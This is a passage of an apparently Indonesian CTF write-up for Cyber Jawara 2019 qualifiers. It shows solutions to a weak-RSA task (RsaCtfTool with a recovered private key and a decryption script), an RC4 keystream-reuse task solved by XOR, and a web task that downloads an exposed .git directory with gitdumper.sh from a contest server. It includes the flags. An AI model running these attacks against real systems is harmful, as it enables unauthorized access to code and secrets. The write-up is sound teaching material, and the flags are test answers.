8703281839275920814948615941253077843879626529478150269189961487485485588639730236538541375331823636862137530268960752698621771461443704327244021041422495986281380147586211470392418121029373841474934960486004859939618776068437679091746000882065500417603392927878932556252121339876316869065207294672799230304843433288112308586240048684735313520164083326788976779830776801482533953926103609143333554819874985879730182046630820535196380040115825136940584589556785820159343472924511678054586101279599213597041601780382296431834866858061507446104315668473990065085836000677940559666983863740858655209448321924892616633958276590031999377342119486934203280802950550853609192641981061152748812514091191340011124311081998324364749868579702401217654561296975509502208974088057282185982036347055436781944503659441121489871215835821003778237875885585700465817962525400543288824177317817062453958271388228532199292458847881512536878190894921450789438099744648090308652667907702590059579778875658483803814963849425246348271265297992326326941649385344794434378497144236903691683724320406798550633839076630007346411875416248546336032185298058900521975982336237334536607755792300625619630545602773119916582573302060747209289533363253570250473519076096695447047922887567718357635771477087257951066557774977631702031440524698209045937363875790679216746249380353174688379191327766840638039388162445662493445777856792810700198251083685207125399710828301628160312264601730356710220261724123846339093165967118971272821247106002282782902865842552867964918068336459439425481643750939492002728297110520672697512136349144736715821664013325546531282992945883469394942896186838909299361507395054625609900948608639067118377943217351  [\*] e: 65537 |

Cari private key dengan cara

|  |
| --- |
| **./RsaCtfTool.py -n 929412161736416785602626791790087761924898902195151595398647919800777946023488971853180598176692598583294061182260536041579346366926172653588840221567273437362595402878942949261351013183228816076787208298761416393920642857987212821185440640229264390419503134199675174977584782229111062529809687171117150001744486594819183472678424697917104835410391461624730889726473874533632011783818612095039231758588125644714046393001791112810853913402405581873909038522129835207451007166051445611924869493431837474285007276641743601868212445343248507996492168302629410158793171095836266438216336450410161777445930018295413880788397817212920901086111768107584700273194248624078825784962833148389339669672770486880797307481695588172832838731072379885756990402094668632885608688308703281839275920814948615941253077843879626529478150269189961487485485588639730236538541375331823636862137530268960752698621771461443704327244021041422495986281380147586211470392418121029373841474934960486004859939618776068437679091746000882065500417603392927878932556252121339876316869065207294672799230304843433288112308586240048684735313520164083326788976779830776801482533953926103609143333554819874985879730182046630820535196380040115825136940584589556785820159343472924511678054586101279599213597041601780382296431834866858061507446104315668473990065085836000677940559666983863740858655209448321924892616633958276590031999377342119486934203280802950550853609192641981061152748812514091191340011124311081998324364749868579702401217654561296975509502208974088057282185982036347055436781944503659441121489871215835821003778237875885585700465817962525400543288824177317817062453958271388228532199292458847881512536878190894921450789438099744648090308652667907702590059579778875658483803814963849425246348271265297992326326941649385344794434378497144236903691683724320406798550633839076630007346411875416248546336032185298058900521975982336237334536607755792300625619630545602773119916582573302060747209289533363253570250473519076096695447047922887567718357635771477087257951066557774977631702031440524698209045937363875790679216746249380353174688379191327766840638039388162445662493445777856792810700198251083685207125399710828301628160312264601730356710220261724123846339093165967118971272821247106002282782902865842552867964918068336459439425481643750939492002728297110520672697512136349144736715821664013325546531282992945883469394942896186838909299361507395054625609900948608639067118377943217351 -e 65537 --attack=all --private** |

Didapatkan private key dan simpan dalam sebuah file

|  |
| --- |
| private.key |
| -----BEGIN RSA PRIVATE KEY-----  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  -----END RSA PRIVATE KEY----- |

Dump key pada private.key

|  |
| --- |
| [\*] n: 929412161736416785602626791790087761924898902195151595398647919800777946023488971853180598176692598583294061182260536041579346366926172653588840221567273437362595402878942949261351013183228816076787208298761416393920642857987212821185440640229264390419503134199675174977584782229111062529809687171117150001744486594819183472678424697917104835410391461624730889726473874533632011783818612095039231758588125644714046393001791112810853913402405581873909038522129835207451007166051445611924869493431837474285007276641743601868212445343248507996492168302629410158793171095836266438216336450410161777445930018295413880788397817212920901086111768107584700273194248624078825784962833148389339669672770486880797307481695588172832838731072379885756990402094668632885608688308703281839275920814948615941253077843879626529478150269189961487485485588639730236538541375331823636862137530268960752698621771461443704327244021041422495986281380147586211470392418121029373841474934960486004859939618776068437679091746000882065500417603392927878932556252121339876316869065207294672799230304843433288112308586240048684735313520164083326788976779830776801482533953926103609143333554819874985879730182046630820535196380040115825136940584589556785820159343472924511678054586101279599213597041601780382296431834866858061507446104315668473990065085836000677940559666983863740858655209448321924892616633958276590031999377342119486934203280802950550853609192641981061152748812514091191340011124311081998324364749868579702401217654561296975509502208974088057282185982036347055436781944503659441121489871215835821003778237875885585700465817962525400543288824177317817062453958271388228532199292458847881512536878190894921450789438099744648090308652667907702590059579778875658483803814963849425246348271265297992326326941649385344794434378497144236903691683724320406798550633839076630007346411875416248546336032185298058900521975982336237334536607755792300625619630545602773119916582573302060747209289533363253570250473519076096695447047922887567718357635771477087257951066557774977631702031440524698209045937363875790679216746249380353174688379191327766840638039388162445662493445777856792810700198251083685207125399710828301628160312264601730356710220261724123846339093165967118971272821247106002282782902865842552867964918068336459439425481643750939492002728297110520672697512136349144736715821664013325546531282992945883469394942896186838909299361507395054625609900948608639067118377943217351  [\*] e: 65537  [\*] d: 807777541427076309686522453886558721321425171567753099377557494420744187336892623048921477518720881567731658833049424491941339534310615291338027969245951065690730948135932227442918560674378036280784890744120882521289040041365208085428425147130001368361305804721203258719856404714438654831590701149989057541531744761598802059962510807534038656407462924060373094264613148197745996783592598759989542410686782073071884317948365378117799699519371071967558155457535673183337799535808632406964624049710506470166074346972148794763467673020605688625969969734924869961164823315361303329734387051823593006138824997209313435917224463561773876220530788888841792080216433489899292257983779790534458208104750094339536668357681625682050726980513034748199004734780541149719460318386006972146499785611478602377493252879859980272503706903475291916431531182826785392575725418296545071572811598396630979045630652950910682492024649259493497892466658730282292527176284178003770908195558163316643069138970131145127335719759101122151622805235046785357645275250939645076140330835317568771268812398551687750291851886296796818324358119971103137066086598092086098119308696089702939969853354327175171211825856682119894680635149718250719437876858846470764916249997625647141847078578844238398175821752086518534324479592637614088388718619241914042948556158980616805760011731486852503882322290341118376300810165070251408333606457575167943750090152822188378712383662218645370411320494037605625463959842789221119207338318987093931381837323146042842420125699289404134768322715664512898371027092796414908456709278207139819291240328597562087863038286236155210071379159811689944747960579391759095203952549040986679831759867887228903627953948271317321589354951824000604239200941158012703128912292007912788166574929236552164014623738352542668913411923974724769871925292692917514791167305004471846036695909219831775226615396348667498699016158218306025324238672686273146954774460225391214161191072415815494795098035666773092261278907744090004534105475488874937231385768936337045260183350513614941114757335075295260537912044911958877849712659211565535093229087523422164234380064069490152033368181776121401748768739625524027605676747784608561351302042984881690628471183295599343949427656183408094685619091852654408974267127811673371678545108105008622303204042224471437568445399375487926587042078008196015702030425870184729155120614236734304008763734410489528217087329345737456124669932244699366000298433675948033  [\*] p: 964060247980600424882496787833195727906805173732280005717388699725532636521797363463435588993205012433289938421234428830523567311188042611106457883201966470006303750907166838330060823633283013940410306038268983618865370962731589672554633796051045158749482594143853598006994287798115637885084571426988077139398570456962228730497979265368264633941298156842391072806460818198899164554832714295099678972623761858587473415910794196037864220126679203125475070470980238516050617135988853778312660415160985825856597016142751737538790539702106383219749784537130277270505077250236242143062375337876912837058651292173250635844414795220431107951927619945335385909163935856182494652394224867455892608230742728759132339238675864013950407829927122320059412983345995734122145559584275114056377925553861519678675935866880233993227879918627667628528991057936394969319270681701646482791575969482314741658317338674632869247081783805519453497586504670720035143466981322020942310120161301437231350873623616573895773034690044538574819535382682516515760952825571284843678412518009677589389874426349934972956134734107630523744136789086919536735106258805647517395785660362458586587476662926565897869615081930393603652823267638976883852807985706649441360825303  [\*] q: 964060247980600424882496787833195727906805173732280005717388699725532636521797363463435588993205012433289938421234428830523567311188042611106457883201966470006303750907166838330060823633283013940410306038268983618865370962731589672554633796051045158749482594143853598006994287798115637885084571426988077139398570456962228730497979265368264633941298156842391072806460818198899164554832714295099678972623761858587473415910794196037864220126679203125475070470980238516050617135988853778312660415160985825856597016142751737538790539702106383219749784537130277270505077250236242143062375337876912837058651292173250635844414795220431107951927619945335385909163935856182494652394224867455892608230742728759132339238675864013950407829927122320059412983345995734122145559584275114056377925553861519678675935866880233993227879918627667628528991057936394969319270681701646482791575969482314741658317338674632869247081783805519453497586504670720035143466981322020942310120161301437231350873623616573895773034690044538574819535382682516515760952825571284843678412518009677589389874426349934972956134734107630523744136789086919536735106258805647517395785660362458586587476662926565897869615081930393603652823267638976883852807985706649441360822417 |

Menggunakan simple script python untuk mendapatkan flag

|  |
| --- |
| from Crypto.Util.number import \*  from gmpy2 import \*  from libnum import \*  import gmpy  filename = 'flag.txt.encrypted'  with open(filename, 'rb') as f:  content = f.read()  c = int(content.encode('hex'),16)  n= 929412161736416785602626791790087761924898902195151595398647919800777946023488971853180598176692598583294061182260536041579346366926172653588840221567273437362595402878942949261351013183228816076787208298761416393920642857987212821185440640229264390419503134199675174977584782229111062529809687171117150001744486594819183472678424697917104835410391461624730889726473874533632011783818612095039231758588125644714046393001791112810853913402405581873909038522129835207451007166051445611924869493431837474285007276641743601868212445343248507996492168302629410158793171095836266438216336450410161777445930018295413880788397817212920901086111768107584700273194248624078825784962833148389339669672770486880797307481695588172832838731072379885756990402094668632885608688308703281839275920814948615941253077843879626529478150269189961487485485588639730236538541375331823636862137530268960752698621771461443704327244021041422495986281380147586211470392418121029373841474934960486004859939618776068437679091746000882065500417603392927878932556252121339876316869065207294672799230304843433288112308586240048684735313520164083326788976779830776801482533953926103609143333554819874985879730182046630820535196380040115825136940584589556785820159343472924511678054586101279599213597041601780382296431834866858061507446104315668473990065085836000677940559666983863740858655209448321924892616633958276590031999377342119486934203280802950550853609192641981061152748812514091191340011124311081998324364749868579702401217654561296975509502208974088057282185982036347055436781944503659441121489871215835821003778237875885585700465817962525400543288824177317817062453958271388228532199292458847881512536878190894921450789438099744648090308652667907702590059579778875658483803814963849425246348271265297992326326941649385344794434378497144236903691683724320406798550633839076630007346411875416248546336032185298058900521975982336237334536607755792300625619630545602773119916582573302060747209289533363253570250473519076096695447047922887567718357635771477087257951066557774977631702031440524698209045937363875790679216746249380353174688379191327766840638039388162445662493445777856792810700198251083685207125399710828301628160312264601730356710220261724123846339093165967118971272821247106002282782902865842552867964918068336459439425481643750939492002728297110520672697512136349144736715821664013325546531282992945883469394942896186838909299361507395054625609900948608639067118377943217351  e= 65537  d= 807777541427076309686522453886558721321425171567753099377557494420744187336892623048921477518720881567731658833049424491941339534310615291338027969245951065690730948135932227442918560674378036280784890744120882521289040041365208085428425147130001368361305804721203258719856404714438654831590701149989057541531744761598802059962510807534038656407462924060373094264613148197745996783592598759989542410686782073071884317948365378117799699519371071967558155457535673183337799535808632406964624049710506470166074346972148794763467673020605688625969969734924869961164823315361303329734387051823593006138824997209313435917224463561773876220530788888841792080216433489899292257983779790534458208104750094339536668357681625682050726980513034748199004734780541149719460318386006972146499785611478602377493252879859980272503706903475291916431531182826785392575725418296545071572811598396630979045630652950910682492024649259493497892466658730282292527176284178003770908195558163316643069138970131145127335719759101122151622805235046785357645275250939645076140330835317568771268812398551687750291851886296796818324358119971103137066086598092086098119308696089702939969853354327175171211825856682119894680635149718250719437876858846470764916249997625647141847078578844238398175821752086518534324479592637614088388718619241914042948556158980616805760011731486852503882322290341118376300810165070251408333606457575167943750090152822188378712383662218645370411320494037605625463959842789221119207338318987093931381837323146042842420125699289404134768322715664512898371027092796414908456709278207139819291240328597562087863038286236155210071379159811689944747960579391759095203952549040986679831759867887228903627953948271317321589354951824000604239200941158012703128912292007912788166574929236552164014623738352542668913411923974724769871925292692917514791167305004471846036695909219831775226615396348667498699016158218306025324238672686273146954774460225391214161191072415815494795098035666773092261278907744090004534105475488874937231385768936337045260183350513614941114757335075295260537912044911958877849712659211565535093229087523422164234380064069490152033368181776121401748768739625524027605676747784608561351302042984881690628471183295599343949427656183408094685619091852654408974267127811673371678545108105008622303204042224471437568445399375487926587042078008196015702030425870184729155120614236734304008763734410489528217087329345737456124669932244699366000298433675948033  p= 964060247980600424882496787833195727906805173732280005717388699725532636521797363463435588993205012433289938421234428830523567311188042611106457883201966470006303750907166838330060823633283013940410306038268983618865370962731589672554633796051045158749482594143853598006994287798115637885084571426988077139398570456962228730497979265368264633941298156842391072806460818198899164554832714295099678972623761858587473415910794196037864220126679203125475070470980238516050617135988853778312660415160985825856597016142751737538790539702106383219749784537130277270505077250236242143062375337876912837058651292173250635844414795220431107951927619945335385909163935856182494652394224867455892608230742728759132339238675864013950407829927122320059412983345995734122145559584275114056377925553861519678675935866880233993227879918627667628528991057936394969319270681701646482791575969482314741658317338674632869247081783805519453497586504670720035143466981322020942310120161301437231350873623616573895773034690044538574819535382682516515760952825571284843678412518009677589389874426349934972956134734107630523744136789086919536735106258805647517395785660362458586587476662926565897869615081930393603652823267638976883852807985706649441360825303  q= 964060247980600424882496787833195727906805173732280005717388699725532636521797363463435588993205012433289938421234428830523567311188042611106457883201966470006303750907166838330060823633283013940410306038268983618865370962731589672554633796051045158749482594143853598006994287798115637885084571426988077139398570456962228730497979265368264633941298156842391072806460818198899164554832714295099678972623761858587473415910794196037864220126679203125475070470980238516050617135988853778312660415160985825856597016142751737538790539702106383219749784537130277270505077250236242143062375337876912837058651292173250635844414795220431107951927619945335385909163935856182494652394224867455892608230742728759132339238675864013950407829927122320059412983345995734122145559584275114056377925553861519678675935866880233993227879918627667628528991057936394969319270681701646482791575969482314741658317338674632869247081783805519453497586504670720035143466981322020942310120161301437231350873623616573895773034690044538574819535382682516515760952825571284843678412518009677589389874426349934972956134734107630523744136789086919536735106258805647517395785660362458586587476662926565897869615081930393603652823267638976883852807985706649441360822417  phi = (q-1)\*(p-1)  d= inverse(e,phi)  m = pow(c, d, n)  print long\_to\_bytes(m) |

### Flag

CJ2019{breaking\_insecure\_rsa\_is\_not\_so\_hard}

## RC4

|  |
| --- |
| Pecahkan stream cipher berikut.  <https://drive.google.com/open?id=1MmA-EwqJJZzY0bymcp7aJRLmA8bgFu4f>  UPDATE  Mohon maaf ada berkas yang kurang pada archive di atas. Berikut adalah berkas yang Anda butuhkan <https://drive.google.com/open?id=1xmTbm31bNIkv-DLIkqwc-w_YKQtwyF13> |

### Solusi

|  |
| --- |
| rc4.sh |
| #!/bin/sh  KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random`  cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted"  cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "flag.pdf.encrypted" |

Pada rc4.sh diketahui bahwa file **CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf** di encrypt menggunakan rc4 dengan KEY yang random lalu disimpan ke file **CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted**

Lalu dengan KEY yang sama **flag.pdf** di encrypt juga dan disimpan ke file **flag.pdf.encrypted**

Kami mencoba melakukan xor file pdf plain dengan yang sudah di encrypt lalu disimpan ke file **key**. Lalu file **key** dipakai untuk decrypt file **flag.pdf.encrypted** dengan cara di xor kembali dengan file **key.**

|  |
| --- |
| import sys  # Read two files as byte arrays  plain = bytearray(open("CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf", 'rb').read())  cipher = bytearray(open("CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted", 'rb').read())  # Set the length to be the smaller one  size = len(plain) if len(plain) < len(cipher) else len(cipher)  xord\_byte\_array = bytearray(size)  # XOR between the files  for i in range(size):  xord\_byte\_array[i] = plain[i] ^ cipher[i]  # Write the XORd bytes to the output file  open("key", 'wb').write(xord\_byte\_array)  plain = bytearray(open("key", 'rb').read())  cipher = bytearray(open("flag.pdf.encrypted", 'rb').read())  # Set the length to be the smaller one  size = len(plain) if len(plain) < len(cipher) else len(cipher)  xord\_byte\_array = bytearray(size)  # XOR between the files  for i in range(size):  xord\_byte\_array[i] = plain[i] ^ cipher[i]  open("flag.pdf", 'wb').write(xord\_byte\_array) |

### Flag

CJ2019{$$$known\_plaintext\_is\_your\_friend$$$}

# 

# Web Hacking

## Under Construction

|  |
| --- |
| Web ini baru saja diretas sehingga pemiliknya mengganti tampilan halamannya menjadi under construction. Dapatkah Anda menganalisis sebenarnya apa yang terjadi sebelumnya di web ini?  <http://203.34.119.237:50001/> |

### Solusi

Pada file robots.txt ada folder .git yang di ignore, yang dapat di akses melalui browser dan dapat di download kita dapat melakukan download source code program melalui folder git tersebut.

|  |
| --- |
| **$ gitdumper.sh http://203.34.119.237:50001/.git/ .**  **$ for x in `ls .git/objects/\*/\*`;do zlib-flate -uncompress < $x;done;**  blob 165 <!DOCTYPE html>  <html>  <head>  <title>Not under construction</title>  </head>  <body>  <h1>**CJ2019{git\_crawling\_for\_fun\_and\_profit}**</h1>  </body>  </html>  commit 201 tree c811f29d79cfb39995e344c9ee53c99d7d3920c1  author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813050 +0800  committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813050 +0800  Init  commit 263 tree da26c414259e2b2c221843114ed71ee3cb604cda  parent 88bb2f24b048d33c1f93340173fe4b46287bc07b  author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813212 +0800  committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813212 +0800  Under construction  blob 140 <!DOCTYPE html>  <html>  <head>  <title>Under construction</title>  </head>  <body>  <h1>Under Construction</h1>  </body>  </html>  blob 144 <!DOCTYPE html>  <html>  <head>  <title>Not under construction</title>  </head>  <body>  <h1>Under Construction</h1>  </body>  </html>  commit 259 tree 4e6a4172ff6f7722c4c10647b5d1b21b463b2267  parent 1b27f6ef538432a4ec25b7d9b111755ca538d2e0  author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813170 +0800  committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813170 +0800  Add robots.txt  tree 38 100644 index.html 7 T08×commit 257 tree 2fef7d476cc710cef517c29197786691da2d88cc  parent 561f4e4685580ff62ec8774ced1025c20a416977  author Fariskhi Vidyan 